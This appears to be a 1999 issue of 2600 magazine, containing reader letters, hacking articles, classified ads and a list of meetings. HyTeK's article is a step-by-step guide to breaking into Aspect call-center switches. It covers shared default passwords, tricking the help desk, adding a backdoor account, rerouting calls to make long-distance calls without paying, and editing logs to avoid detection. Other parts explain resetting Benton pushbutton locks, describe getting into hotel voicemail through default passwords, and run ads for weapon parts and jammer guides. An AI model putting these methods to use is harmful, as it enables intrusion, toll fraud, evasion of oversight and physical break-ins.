As a 43 year old computer abuser who has been around since the day of the 8086 dual 360 floppy CPM, green monochrome screened speed demon, I have something to get off my chest. Although I don't usually share this information with anybody, but I just had to let you know I pinched your magazine from Borders Books just because I was curious and I dig the rush. I can't remember a magazine I have enjoyed more or learned more from than yours. I sincerely hope that you were paid up front or have your books on consignment with these chain stores, because I feel guilty as hell for taking something so valuable. It's not that I couldn't afford the book, I just wanted to take it out for a test drive.

pArtYaNimaL

We've always looked down on stealing simply because of the inherent dishonesty involved. People who think that's somehow what hackers are about just don't get it. But in this case, you hurt us as well since stores stop carrying us if issues get "pinched" and, most especially with the smaller publishers, zines wind up paying for missing issues. So, if you want to hurt us and tarnish the image of hackers at the same time, just keep doing what you're doing. Otherwise we hope you find some other way to show your distaste for corporate America.

Dear *2600:*

Recently some kids at my school were hacking. We found your magazine in their possession and would like to reprimand you for printing such a fuckin shitty magazine. *Fuck you.*

olsonjv

Someone ought to teach these school administrators to be civil.

Dear *2600:*

My most sincere condolences on the passing of Walter... losing someone from your family, no matter who they are, or how many legs they happen to possess is painful. Dogs are one of the few beings who carry unconditional love for man and that makes it even harder to say good-bye. I hope that Walter went to Heaven and we all can be reunited.

tk

We'll never forget Walter and the magic his presence gave us. We'll also never forget all the people who cared.

Dear *2600:*

Congratulations to *2600* and to Outlawyr for the article in your Spring '99 issue. As a lawyer, I can say that it is one of the best practical descriptions that I have read. Keep up the good work!

brm

Dear *2600:*

I've been a *2600* reader for a couple of years now and I've seen no better article than Outlawyr's "Guide to being Busted" in 16:1. The only criticism I have of the article is that it didn't give enough information for the reader to follow up the references to previous cases and decisions. Here's a list of relevant links:

U.S. Constitution: http://www.law.cornell.edu/constitution/constitution.table.html

Specific Cases:
http://www.findlaw.com/casecode/supreme.html
Searches by codes (ex 392 US 1) or names (Terry)

Grey Ghost

Dear *2600:*

The one thing I wish that Outlawyr had mentioned a little more strongly is that a lot of time, just looking like a perp can make you a perp. Conformity on the outside doesn't always mean conformity on the inside. One of the most successful skills that I feel a good hacker can learn is social engineering. Because if your appearance puts people at ease, you aren't a threat, and they might open up with that one piece of information that you need to get it all together. Think about it.

oolong

Dear *2600:*

I was at my local magazine stand, I picked up *2600* 16:1 for something "different" and I have to say I was totally blown away. I'm not quite sure what I expected, but I didn't think your articles would be so well written and informative. It's not like I was expecting the whole magazine to be a bunch of l33t sp33K crap, but I was expecting a bunch of incomprehensible jargon. I think I learned more about computing last night than from ten issues of any Ziff-Davis publication (of course the subject matter was slightly different). I was also surprised and impressed that not every article had to do with "questionable" stuff. I'm not a hacker, but I do like knowing things and learning about new subjects, and your whole ethic of putting knowledge out in the open really appeals to me. So even though I will probably never use any of the techniques I read about, you've got a new reader.

First_Incision

Dear *2600:*

Is it a coincidence that your Editor-In-Chief's name is the same as one of the characters in the movie *Hackers?*

Zero Cool is no longer our editor. We're sorry for the confusion. Now don't ever speak of this again.

Dear *2600:*

In the News Items section of 16:1, you discuss area code overlays, and how soon we're all going to have to dial the AC, even when calling a number in the same AC. However, you are wrong to say that this is only being done in order to inconvenience everyone equally. I think it's to help out stupid people. Imagine you live in Philadelphia and have an area code of 610. You get a new line in your house and the area code is 484. Now every time you make a call, you have to think about which line you're on. Sure, it's easy for us, but your grandmother would get confused and frustrated very quickly.

Of course, like you said, this whole thing could have been avoided if they just used four digit area codes, like giving New York 2121, 2122, 2123, etc. Yes, that's one more number to dial, but the second digit of an area code would be guaranteed to be a 1 or a 0, so we wouldn't ever have to dial a 1 before the area code. I'll leave the proof as an exercise for the reader.

mgs21

Dear *2600:*

Did you have any trouble with the federal regulations people when you published nudity on your recent cover?

Phred

No. Did you have any trouble when the drugs wore off?

Dear *2600:*

I picked up my first printed copy of *2600* yesterday. I've read a few in the past when I thought I was "hacking" AOL by writing proggies in visual basic (I was OK - at least I used api instead of sendkeys!) but this is the first time I actually bought one, and I can't describe how excited I was after reading it. I just got into real hacker stuff recently and kind of by accident. I installed Linux on my computer in an attempt to rid it of all Microsoft products and realized that *this* is what all those text files I read (and didn't understand) were talking about. So here I am. I've always found this sort of thing really interesting and it's a great form of direct action.

I've been in the punk community for quite some time now, and the idea of hacking and your zine goes along with my views so nicely its amazing I didn't get into it before. It seems hackers and punks are in the same boat in many different ways. For instance there's the stereotype that hackers are destructive people that break into computers with an intent to wreak havoc. The same is true with punks. When I say "punk" I'm referring to someone who is politically subversive and is involved in some way with changing the things we see as bad. We are *not* about "chaos" (anarchy maybe but that is *not* the same concept at all) or smashing shit up. I had no idea that this is one of the views held by some hackers. The parallels are endless. Also, the fight for Kevin Mitnick's freedom is a lot like punks' dedication to Mumia Abu-Jamal (http://www.mumia.org).

Finally in response to ddhd's letter in issue 16:1, I think it's great that new people are getting into hacking. Don't get mad at them or call them lamers. *Teach them!* Yelling at them won't help anyone. Remember: we're all on the same side! Thanks again for a great zine.

xdissent

Dear *2600:*

I'm a new reader. I would like to write a letter to 2600, but I don't know what to write about. Do you have a cool letter that you would like sent? How about some ideas for cool letters?

r0uter

You're a natural.

Advice

Dear *2600:*

Great magazine! Anyway, I just wanted to know how I could start my own newsletter. I want to distribute it around a few schools nearby and at *2600* meetings. How could I start one? Should I just type it up on my computer and print it 300 times then put it where the school newspaper goes?

LeeTKuRp of HoC

This is one of the questions we're asked most frequently. The best advice we can give to any aspiring zine publisher is to focus on content and grow into your audience. If you look at our early issues, they were tiny but filled with material people were hungry for. As the years went on, we expanded. But we never could have started in the style we have now. We weren't ready for it then on many levels. For something like a school newsletter, the same basic rules apply. Make sure you have something to say. There's nothing more important. Once you have that, work on how you want it to look without draining your abilities. Then figure out the cheapest possible way to get it printed and, before you know it, people will be hunting for it. Good luck.

Dear *2600:*

Over the past few days I have received three pieces of e-mail from someone who (1) claims we have met, (2) says they are a friend of my husband, and (3) suggests that I leave work early to meet them for a drink but I have no idea who it is and they will not tell me. All I have is an e-mail address (yahoo.com). My husband has a copy of your magazine and suggested that I write this letter. Is there any way I can find out who this is? I have tried searching yahoo. The mail is coming to my Lotus CC:mail account at work and I suspect it is someone who works here but I cannot be sure. Are there any suggestions you can give me? I am starting to get a little spooked.

Karen

Obviously, this person is counting on you getting "spooked" while he plays this little game. If somebody did this to you over the telephone, you probably would dismiss it as a hoax and not consider meeting some total stranger somewhere. The fact that it's coming to you in e-mail doesn't change anything. Once you stop responding, the person will either go away or, if it's someone who works with you, they'll do something else to get your attention. If the person harasses you through e-mail, contact yahoo and they will take action.

Dear *2600:*

Just a quick tip to get rid of those annoying fucking popup ads on your Geocities pages. In the <BODY> tag, insert the following element:

```
onLoad="javascript: oldPop.close()"
```

So, a typical <BODY> tag might look like:

```
<body bgcolor="#99AA55" link="#FFFF00"
vlink="#FFFF00" alink="#0077DD"
onLoad="javascript: oldPop.close();">
```

The popup window will open, and then disappear as soon as the main page is loaded. Enjoy!

CorLan

Pure Stupidity

Dear *2600:*

On a recent visit to the Radisson Hotel in Sandusky Hotel I was amazed at the complete lack of security related to the guest voice mail system. Upon checking into the room I noticed the instruction sheet which had been prepared by the hotel. As I read further into it I couldn't believe they explained, in detail, how to access other guests' voice mail!

While the instructions on how to access your own voice mail from your own room are of no consequence, there were instructions on how to access your voice mail from other parts of the hotel. One simply has to dial 7011 from any phone in the hotel and you are connected to the hotel's automated voice mail attendant. There were house phones located throughout the hotel. The attendant asks for two things: the room number and the password. This could be a challenge but the instruction sheet explained that the password, by default, is the first four characters of the last name of the registered guest (Smith would become SMIT). It also had the alternate numbers for missing keypad letters. While you can change your password, I can't imagine more than a few people at any one time will have changed the default password. Hell, most of these people can't program their VCR. The system also allows for customization of the outgoing message. That could have some interesting implications. I'll let your minds run wild with that.

Unfortunately, I don't know the manufacturer of their system but Radisson hotels with voice mail are probably somewhat standardized for the (in)convenience of their guests.

pretzelboy

Reassurance

Dear *2600:*

OK I have some real serious stuff to tell but I need to be reassured that I can trust your company that you don't do this sorta thing just so you can turn people in then I will tell my very serious and true story for you but I must be reassured first please reply.

How can we lie to you? We published 2600 for 16 years just so you would finally walk into our little trap. Welcome.

General Weirdness

Dear *2600:*

I don't know if this would be of interest to anyone, but in the city of Kirkland, Washington there is a small computer glitch present in the phone system. Sometime between 8:30 and 9:30 at night, one half-length ring occurs every night. What could this be?

ICON

This happens in many places, usually late at night. We understand it to be part of a daily test the phone companies do. It shouldn't result in an actual ring but rather a brief chirp that can only be heard on phones with electronic rings as opposed to bells.

Chutzpah

Dear *2600:*

Now here's an impressive claim! I got this e-mail from Aladdin Systems announcing some new products, including an encryption program, Aladdin Private File. The offer includes the claim that "Professional estimates say it would take roughly 12 *million* times the age of the universe to 'crack' information protected with Private File's full-strength encryption." Doesn't that make you feel all warm and fuzzy about using the Internet? Maybe the "professionals" made the estimate based on entering random passwords by hand? Or, maybe Aladdin needs new "professionals?"

Robin S
White Lake, MI

Since nobody really knows how old the universe is, this is quite a trick. Perhaps "encryption for dinosaurs" would be an apt slogan.

Send your letters to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953
or
letters@2600.com

Manipulating The Aspect

by HyTeK

Aspect is a manufacturer of Automatic Call Distribution Systems (ACD) or call center as they call it. It is basically another PBX with specialized functions. The architecture of the switch is fairly simple. It is based on a *very* scaled down version of AT&T System V Unix. On top of that is an Informix database, which holds every little piece of data on the switch. The only other piece is the Aspect developed user interface and call routing software. The hardware is pretty basic - built-in CSU/DSU's for ISDN or analog T1s. Everything you plug into the switch (i.e., phones (they call them telsets), circuits, and terminals) has dedicated cards. These cards plug into shelves and are controlled by a dedicated shelf controller card. All of these cards are tied together byÖ are you sitting downÖ Ethernet. Yep, standard 10base-2 Ethernet (guess what happens when you remove a terminator). This Ethernet bus also connects to the main processor boards: Processor, Ethernet card, and Terminal Control card. The main processor is a Motorola and has a SCSI hard drive and tape drive connected to it. The Ethernet card connects the switch to the customer's LAN. The Terminal Control card connects to VT-100 terminals.

Why should I read on?

You may be wondering "why do I care about some switch I've never heard of before?" Well... there are many holes in the system and the company itself. The biggest hole: all the passwords on every Aspect system in the world are the same for each software revision! A new software version comes out about 1-2 times a year and that is the *only* time the passwords change. You know the password to one system; you know it for every system. Where would I find one of these systems? I don't want to make it too easy for you but some of the *smaller* customers are the IRS and Delta Airlines. You call one of the 800 numbers to the IRS and you are going through an Aspect switch.

Tie This All Together

The main part of the system is the Aspect written user interface. This is just standard VT-100 but can be accessed using TCP/IP. The interface is all menu driven and can be learned by just about anyone in a few minutes. You have the option to shell out to Unix, but this doesn't have much of a "legitimate" use. To get the full use of this user interface you have to log into the switch. If you have access to one of the VT-100 terminals, you are just about in, if it's not logged in already. You want to be able to log in as god. All user ID's are the same as extensions that agents use to log into the telsets. The login is usually 9998 and can be 999x ñ 9999. This is the password that you must find out (get this later).

The other way is through the network. You can establish a normal telnet session with the switch, but this requires a few more passwords. Aspect provides a software package and a script to telnet into the switch easier. When you try and access the switch through the network, it checks your IP address against its HOSTS file - yeah, you read that right, just an ordinary HOSTS file in the normal directory.

The last way is through the dial up modem. There is a password to get past the modem security, but this is the same on all the Aspect systems as well. You can also attach a modem to a normal terminal port to make dialing in easier and not have to worry about a dial up password or Aspect catching someone dialing in on their modems.

Need Input

Aspect is based in San Jose, CA and prides themselves on system uptime. They have big help desks in San Jose and Atlanta. They can dial into any Aspect system in the world by using a four digit site ID number. Because of the dedication to uptime, the help desk people are very willing to help and very willing to provide information - all you need to know is the site ID number. Even if you don't have an ID number, remember, all you need is one password.

Most of the people in the help desks are not too bright. They are a fast growing company and will hire anybody for these positions. So, with a little social engineering, anything is possible. The most recent version of software is 7.0, so you probably want the 7.0 passwords. Passwords for the 999x login spell a word on the DTMF pad but from the terminal you need to enter the digits. All other passwords are words. They always like to use punctuation that means something (i.e., * translates as star, ~ translates to tilde). That should be more than enough to get you started.

I'm In!

Now that you are in, the system is yours. You should create another user and give it the same privileges as the 9998 user, which is called Technician. This will allow you an easy backdoor in. Now, what is the most useful thing a switch can do? Reroute incoming local calls or 800 numbers to an agent (or a long distance trunk).

All the call routing is done using Call Control Tables (CCTs). This is a very simple programming language using one-word commands and parameters. The nice thing is, the system will show you the choices of parameters you have. With a little bit of studying CCTs, you can write a 10 line program to let you dial a local or 800 number, enter a password with your touch tone phone, and be routed to an outbound long distance trunk. There will be a main CCT used to route incoming calls to agents. You can insert a few lines into the main CCT and be able to break out into a trunk. Something to try: most call centers are busy so you get hold music. Well, if you play hold music for the incoming calls, but at the same time are listening for a password, only you will know how to break out of the hold queue.

All other resources are managed by groups. Trunk groups are made for inbound trunks, local trunks, and long distance outbound trunks. Agents are divided into different groups to take different types of calls. Calls can be routed based on Dialed Number Identification Service (DNIS), or ANI. When using a CCT, you have to specify what trunk group the call will be coming in on, and on what group you want it to go out. Trunk groups are accessed by a number they are given but also have a description.

Covering Your Tracks

Any CCT you make or anything the CCT accesses will have to be given a name. Look around at what other CCTs and trunk groups are called and make up a name that goes along with the existing naming strategy. Keep in mind, people from Aspect and employees of the company that owns the switch will be in the switch looking around all the time. Any naming you do will be seen by everyone, but if it doesn't stick out, nobody will question it. After you write a new CCT, you have to load it into the system. This action is written to the logs, and can sometimes take a few minutes and use resources on the switch. Do this after hours! Log files are kept as text files in a /log directory. Vi is included in the system - edit the logs. There are nine log files. List them by date and edit the most recent one. Don't let anybody see that the CCTs have been loaded in the system. Any administrator who sees this will question what has happened.

Other Thoughts

Remember, the switch is connected to the network through Ethernet. The Ethernet card doesn't filter anything out. While 500 agents' phone calls are going through the internal Ethernet bus, all packets from the LAN are broadcast on the internal Ethernet also. What happens when the Ethernet is totally flooded?

Most on site work for Aspect is done by a company called Norstan. Norstan is the only company that is certified to work on these switches. Remember that the help desk people are pretty clueless, and they don't know everybody from Norstan.

Find out more info from www.aspect.com. The helpdesk number for Aspect is 800-541-7799.

And, as always, have fun and be careful.

This is provided as information only. Use at your discretion.

Pushbutton Lock Hacking

by Clawz

This article is about messing around with the Benton brand of T2 pushbutton locks. First, a quick overview. The locks come in two main models, the DL2700 and the DL2750 - the latter has a knob, the first comes with a handle. Handles are far more common due to handicap accessibility being required in some buildings.

These are the locks with a telephone like pad over the handle/knob, with the pound sign replaced by an AL figure. They are run off a set of 5 AA batteries. These batteries are mounted on the opposite side of the door. They are protected by... one Phillips head screw. More on this later. Codes for these doors can range from three to five digits, and assuming 10 number combinations - this is almost three million different combos. Also, these locks are virtually unpickable. They do have a key override, but those are usually on someone's keychain.

Now for the fun part. The only true way to hack these is to reset them and basically, take root on them! Here's how. One screw. Remove it. Remove a battery, and hit a few buttons to eliminate any existing power. Boom. No more memory registers. Now put the battery back in and close the door back up. The system has now been reset successfully.

A word about the codes for these doors. You select a *master* code first. This is used *not* to open the door (although it does) - but to program instead. The default master code after a reset is 12345. Use this and the door will open, but it also waits for programming as well. First, reset the master code. For example, I am going to use 8888. (I like four digit PINs) so I hit AL 1 AL 8888 AL 8888 and then I get six beeps. Success! Wait until the system locks back up (audible sound from engine spinning the lock) and try it. 8888 should open her right up. Now, let's program a code for *use* (remember, 8888 is the master). Now, since I chose a four digit master, *any* other codes will have to be four digits. Don't ask me why. These locks can hold up to 15 unique user codes (three banks of five users), plus the master and a management code. The 15th user code can be replaced with a "one time entry" code as well - great for service maintenance, etc.

Extended functions of these locks include full unlock and relock (open during business hours, lock again after hours), disabling banks of users, and re-enabling of banks of users. Also, the time the lock stays unlocked after a good code has been entered can be changed to anywhere from 5-20 seconds.

These locks are a ton of fun, but they require you to be inside the room to reset the master password using the above method. It goes without saying that if you reset the master code - or any code, whoever is in charge will find out pretty damn quick.

The default master code (12345) cannot be used for programming - it must first be reprogrammed.

CODE	PROGRAM	REMARKS
New Master	AL 1 AL	Mandatory. Enter 3-5 digit code, then AL, enter same code again and listen for 6 beeps. Allows all functions.
Management	AL 2 AL	Enter same number of digits as master code. Allows all functions except Master Code, Management Code, and Passage.
User 1	AL 1 1 AL	Bank 1, User 1
User 2	AL 1 2 AL	Bank 1, User 2
User 3	AL 1 3 AL	Bank 1, User 3
User 4	AL 1 4 AL	Bank 1, User 4
User 5	AL 1 5 AL	Bank 1, User 5
User 6	AL 2 1 AL	Bank 2, User 1
User 7	AL 2 2 AL	Bank 2, User 2
User 8	AL 2 3 AL	Bank 2, User 3
User 9	AL 2 4 AL	Bank 2, User 4
User 10	AL 2 5 AL	Bank 2, User 5
User 11	AL 3 1 AL	Bank 3, User 1
User 12	AL 3 2 AL	Bank 3, User 2
User 13	AL 3 3 AL	Bank 3, User 3
User 14	AL 3 4 AL	Bank 3, User 4
User 15	AL 3 5 AL	Bank 3, User 5
Service	AL 3 AL	1 time entry, replaces User 15
	AL 4 1 AL	Re-enable Bank 1
	AL 4 2 AL	Re-enable Bank 2
	AL 4 3 AL	Re-enable Bank 3
	AL 4 4 AL	Re-enable Banks 1-3
	AL 4 5 AL	Unlock time - enter "1" for 5 seconds, "2" for 10 seconds, "3" for 15 seconds, "4" for 20 seconds.
	AL 4 AL	Enable passage - use master code only.
	AL 5 AL	Disable passage - use master code only.
	AL 5 1 AL	Disable Bank 1
	AL 5 2 AL	Disable Bank 2
	AL 5 3 AL	Disable Bank 3
	AL 5 5 AL	Disable Banks 1-3 - total user lockout.

All users must be the same number of digits as the master code. To disable, enter master or management code, then program address (with no entry code), allow to relock. ☎

Broad Band From p. 17

of bandwidth would be comparable to the standard 56K modem. I am sure that bandwidth limitations would vary, due to soil content and related factors.

What would a total ground based communications system cost?

If you were to scrounge enough, you could probably assemble the necessary hardware for less than $200.00 (both the send and receive portion, or a complete system).

Unlike standard RF communications, ground communications is not affected by atmospheric anomalies or propagation. Unlike the telephone system, your ground wave communications link would never be "Out of service."

Happy experimenting.

2600 MARKETPLACE

☎ ☎ ☎ Happenings ☎ ☎ ☎

DEF CON 7.0 is July 9-11 in Las Vegas! We take over the entire Alexis Park Hotel right near the Four Corners of the strip! How crazy will it get when we have our own hotel? All kinds of events planned - the traditional Spot the Fed contest, the L0pht's TCP/IP drinking game, Capture the Flag hacking network, high speed net access, live DJ's and bands, and maybe even some inflatable battling Sumo outfits! Cost is $40 at the door, hotel rooms are $79 a night. Ages 18 and over can rent a room this year and you can pack up to 4 people to a room. Call the Alexis Park for reservations at (800) 582-2228 and mention you are with the DEF CON group to get the cheaper room rate. For more info: www.defcon.org or dtangent@defcon.org or DEF CON, 4505 University Way NE #7, Seattle, WA 98105 or (206) 626-2526 or #dc-stuff on EFNET.

CHAOS COMMUNICATION CAMP. The Rendezvous. A three day hacking experience near Berlin, Germany. August 6, 7, 8. http://www.ccc.de/camp.

H2K. That's right, Hope 2000. Check www.h2k.net or join the planning committee by emailing majordomo@2600.com and typing 'subscribe h2k' as the first line of your mail. Right now all we know is: New York, Summer 2000. Help make it happen.

☎ ☎ ☎ ☎ For Sale ☎ ☎ ☎ ☎

HACKERS HEAVEN. $5 disk full of phreaking files. $15 CD 600 mb full of hacking and phreaking files. Anarchy Cookbook 99 $15. Send all orders to Edgar Babayan, 700 Palm Dr. #107, Glendale, CA 91202.

HTTP://PAOLOS.COM since 1996, providing alternative tools for living at can't-beat-'em prices. ID checking guide, M16 auto-sear, switchblades (domestic and foreign), banned airguns, lockpicking tools, you get the idea. Stop getting gouged and have your satisfaction assured. Free gift with every order - check us out today! "We support the Y2K crisis!"

Y2K MUST HAVES: Tired of all the Y2K hype? Or do you want to show you survived it with a grin? If you answered yes to either you need to order your "Y2K - Just hype it" t-shirt or your "I Survived the Y2K Bug" t-shirt. These white with black print shirts are a must have for all hackers etc. to show your true feeling of Y2K. We also offer a "Life is a Progress Indicator" t-shirts for all computer users who know what it means to spend hours and hours in front of the screen. To order: Please specify which shirt(s) you would like and quantity. They come in L or XL for only $16 plus $4 S&H. Please send check or money order with mailing address payable to: Curt Baker, PO Box 50425, Sparks, NV 89435. Allow 4-6 weeks for delivery.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. How to build an automatic knife (switchblade) from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

PEOPLE WITH ATTITUDE. Check out the political page at the Caravela Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/caravela99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year-old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Caravela Books QH93, 134 Goodburlet Road, Henrietta, NY 14467.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

HACKERS BIBLE ON CD-ROM. Get everything you wanted to know or check on stuff you already do. $20 postage included to: D.A.E., Dept. 2600, 11697 Beech Ave., West Palm Beach, FL 33410. Make checks or money orders out to CASH or J.R.Q. For list of other hot titles, send $1 to above.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

ORDER MY BOOK: *Y2K & YOU.* There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welsh, 11875 Pigeon Pass Rd., Ste. D-1-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, and videos for $1 US. Membership forms included with the catalog for monthly up-to-date information and benefits not available anywhere else. Stay informed, stay educated, stay ahead of the technology curve. Legit and recognized world-wide. SotMESC, Box 573, Long Beach, MS 39560.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

☎ ☎ ☎ Help Wanted ☎ ☎ ☎

I AM LOOKING FOR ASSISTANCE in cracking alphanumeric password protected MS Access files. Please send all info to laptop300@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (The White House Communication Agency), I will be happy to lend assistance with copies (or fax) of all ground fiber (T1 through OC128) in DC metropolitan area or other documents.

PROFIT FROM YOUR TALENT. Hacker wanted for lucrative assignment. Privacy assured. Experienced, serious hackers only. No newbies. Contact: S. Brophy, 294 Riverside Dr. 5D, New York, NY 10025, (212) 864-0548.

NEW, COOL WEB AND PRINT MAGAZINE. It will be the Time/Life, People, Spin for generations X, Y, and Z. Looking for writers on all subjects or anything of interest. E-mail jobs@whynotmag.com. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

☎ ☎ ☎ ☎ Wanted ☎ ☎ ☎ ☎

NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail netvampire@iname.com for list or details.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

☎ ☎ ☎ ☎ Services ☎ ☎ ☎ ☎

NO PRETEXTS! 100% LEGAL! Free non-pub/unlisted numbers. Free employment locates. Free recorded message - 24 hours. 1-800-555-5125 Ext. 92600.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591 or omar@alumni.stanford.org or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. All consultations strictly confidential. Free in-person consultation in San Francisco for 2600 readers.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or cyberlaw@dmorrow.com. Extensive computer and legal background.

☎ ☎ ☎ ☎ Personal ☎ ☎ ☎ ☎

NICE, CARING SCIENTIST NEEDED to help me learn programming languages. I'm in the Georgia Chain Gang, but I'm OK. 36 yr old WM, lt. br./hazel 5'11" 175 lbs. Rob Reynolds #342777, Hancock State Prison, PO Box 339, Sparta, GA 31087.

LOOKING FOR WOX. I am looking for a lost hack/phreak friend who lives in the New York area but lived near South Beach (Miami) for a while in 1995. He had a black VW Jetta. He went by WOX, short for Ewoks or something. I need to find out about past info we discussed. E-mail wox@whynotmag.com if you can help.

DESPERATELY SEEKING CORRESPONDENCE. It is hard to soar with eagles when you are surrounded by dodos. I am the only coder in a prison of over 1,000 men. This is a sentence of "death by narrow bandwidth." I need mental stimulation! Will freely discuss ideas for a NEW trojan horse on which I've been working. Any and all letters will be greatly appreciated. Feel free to post this ad anywhere you deem appropriate. David Marsh #145861, 1960 US Hwy 41 South, Marquette, MI 49855.

IN MEMORY OF SOFTKILL, the hacker who caused the Unabomber jurors to be anonymous by posting personal information about witnesses to alt.fan.unabomber along with "a fun game of can you scare the Unabomber witness." Not the greatest hacker but a great guy who would want to be remembered for what he called "the best thing to happen from something juvenile and irresponsible." Upset over not being included in a recent Unabomber book called "Desire to Kill" he ended his own life. We will miss him.

IN DESPERATE NEED OF FRIENDS AND MENTORS. I've been in prison going on 10 years and facing several more. I'm locked in a single man cell for 23 hours a day with no access to getting a better education except through free world help. Any and all correspondence will be greatly appreciated. Feel free to post this anywhere you deem appropriate. Ian D. Fields #524714, Hughes Unit, Rt. 2, Box 4400, Gatesville, TX 76597.

MY STARVING BRAIN IS STILL TRAPPED in a big Federal prison with 1,300 bums and nuts so I am asking you to help me escape (boredom and insanity) by mailing me any computer-related material you can spare. Sending me stuff (or even a short shout to say hi) is guaranteed to bring you good luck and a copy of my informative paper, "Proctor Prophecy," chock-full of humor, observations, and gleanings. Special request: I am seeking H/P correspondents in Richmond, VA and Palm Beach, FL. Tom Proctor, FCI 28204-004, Petersburg, VA 23804 (after 1/25/99 c/o 200 West Marshall Street, Richmond, VA 23220).

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Autumn issue: 8/1/99.

2600 MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 & Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

